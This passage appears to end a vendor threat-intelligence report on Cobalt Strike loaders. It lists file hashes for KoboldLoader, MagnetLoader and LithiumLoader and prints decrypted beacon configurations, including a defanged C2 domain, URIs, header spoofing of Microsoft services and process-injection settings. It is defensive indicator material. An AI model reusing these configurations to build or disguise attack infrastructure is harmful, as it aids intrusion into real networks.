- Advanced WildFire identifies the Cobalt Strike loaders and beacons as malicious.
- Cortex XDR protects endpoints and identifies the loaders as malicious.

Indicators of Compromise

KoboldLoader

7ccf0bbd0350e7dbe91706279d1a7704fe72dcec74257d4dc35852fcc65ba292
6ffedd98d36f7c16cdab51866093960fe387fe6fd47e4e3848e721fd42e11221
fc4b842b4f6a87df3292e8634eefc935657edf78021b79f9763548c74a4d62b8
062aad51906b7b9f6e8f38feea00ee319de0a542a3902840a7d1ded459b28b8d
a221c7f70652f4cc2c76c2f475f40e9384a749acd1f0dbaefd1a0c5eb95598d2

MagnetLoader

6c328aa7e0903702358de31a388026652e82920109e7d34bb25acdc88f07a5e0

LithiumLoader

8129bd45466c2676b248c08bb0efcd9ccc8b684abf3435e290fcf4739c0a439f
82dcf67dc5d3960f94c203d4f62a37af7066be6a4851ec2b07528d5f0230a355

LithiumLoader Installer

a1239c93d43d657056e60f6694a73d9ae0fb304cb6c1b47ee2b38376ec21c786
cbaf79fb116bf2e529dd35cf1d396aa44cb6fcfa6d8082356f7d384594155596

Appendix

KoboldLoader beacon configuration data:

BeaconType - SMB
Port - 4444
SleepTime - 10000
MaxGetSize - 1048576
Jitter - 0
MaxDNS - 0
PublicKey_MD5 - 633dc5c9b3e859b56af5edf71a178590
C2Server -
UserAgent -
HttpPostUri -
Malleable_C2_Instructions - Empty
PipeName - \\.\pipe\servicepipe.zo9keez4weechei8johR.0521cc13
DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
SSH_Banner - Not Found
HttpGet_Verb - Not Found
HttpPost_Verb - Not Found
HttpPostChunk - Not Found
Spawnto_x86 - %windir%\syswow64\dfrgui.exe
Spawnto_x64 - %windir%\sysnative\dfrgui.exe
CryptoScheme - 0
Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Not Found
Watermark_Hash - Not Found
Watermark - 666
bStageCleanup - True
bCFGCaution - True

KillDate - 0
bProcInject_StartRWX - True
bProcInject_UseRWX - False
bProcInject_MinAllocSize - 35485
ProcInject_PrependAppend_x86 - b'\x90\x90\x90\x90\x90\x90\x90'
b'\x90\x90\x90\x90\x90\x90\x90'
ProcInject_PrependAppend_x64 - b'\x90\x90\x90\x90\x90\x90\x90'
b'\x90\x90\x90\x90\x90\x90\x90'
ProcInject_Execute - ntdll.dll:RtlUserThreadStart
NtQueueApcThread
NtQueueApcThread-s
SetThreadContext
RtlCreateUserThread
kernel32.dll:LoadLibraryA
ProcInject_AllocationMethod - NtMapViewOfSection
bUsesCookies - Not Found
HostHeader - Not Found
headersToRemove - Not Found
DNS_Beaconing - Not Found
DNS_get_TypeA - Not Found
DNS_get_TypeAAAA - Not Found
DNS_get_TypeTXT - Not Found
DNS_put_metadata - Not Found
DNS_put_output - Not Found
DNS_resolver - Not Found
DNS_strategy - Not Found
DNS_strategy_rotate_seconds - Not Found
DNS_strategy_fail_x - Not Found
DNS_strategy_fail_seconds - Not Found
Retry_Max_Attempts - Not Found
Retry_Increase_Attempts - Not Found
Retry_Duration - Not Found

MagnetLoader beacon configuration data:

BeaconType - HTTPS
Port - 443
SleepTime - 3600000
MaxGetSize - 1402498
Jitter - 70
MaxDNS - Not Found
PublicKey_MD5 - 965fe5c869f3eea5e211fa7ee12130d3
C2Server - tileservice-weather.azureedge[.]net,/en-au/livetile/front/

UserAgent - Microsoft-WebDAV-MiniRedir/10.0.19042
HttpPostUri - /en-CA/livetile/preinstall
Malleable_C2_Instructions - Remove 1380 bytes from the end
Remove 3016 bytes from the beginning
Base64 URL-safe decode
HttpGet_Metadata - ConstHeaders
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Cache-Control: max-age=0
Connection: keep-alive
Host: tileservice-weather.azureedge[.]net
Origin: https://tile-service-weather.azureedge[.]net
Referer: https://tile-service.weather.microsoft[.]com/
Metadata
base64url
append "/45.40,72.73"
uri_append
HttpPost_Metadata - ConstHeaders
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Cache-Control: max-age=0
Connection: keep-alive
Host: tileservice-weather.azureedge[.]net
Origin: https://tile-service-weather.azureedge[.]net
Referer: https://tile-service.weather.microsoft[.]com/
ConstParams
region=CA
SessionId
base64url
parameter "appid"
Output
base64
print
PipeName - Not Found
DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
SSH_Banner -
HttpGet_Verb - GET
HttpPost_Verb - POST

HttpPostChunk - 0
Spawnto_x86 - %windir%\syswow64\conhost.exe
Spawnto_x64 - %windir%\sysnative\conhost.exe
CryptoScheme - 0
Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings
Watermark_Hash - Not Found
Watermark - 1700806454
bStageCleanup - True
bCFGCaution - False
KillDate - 0
bProcInject_StartRWX - False
bProcInject_UseRWX - False
bProcInject_MinAllocSize - 17500
ProcInject_PrependAppend_x86 - b'\x90\x90'
Empty
ProcInject_PrependAppend_x64 - b'\x90\x90'
Empty
ProcInject_Execute - CreateThread
SetThreadContext
ProcInject_AllocationMethod - NtMapViewOfSection
bUsesCookies - False
HostHeader -
headersToRemove - Not Found
DNS_Beaconing - Not Found
DNS_get_TypeA - Not Found
DNS_get_TypeAAAA - Not Found
DNS_get_TypeTXT - Not Found
DNS_put_metadata - Not Found
DNS_put_output - Not Found
DNS_resolver - Not Found
DNS_strategy - round-robin
DNS_strategy_rotate_seconds - -1
DNS_strategy_fail_x - -1
DNS_strategy_fail_seconds - -1
Retry_Max_Attempts - Not Found
Retry_Increase_Attempts - Not Found
Retry_Duration - Not Found

To decrypt the configuration data we used SentinelOne's Cobalt Strike Parser.
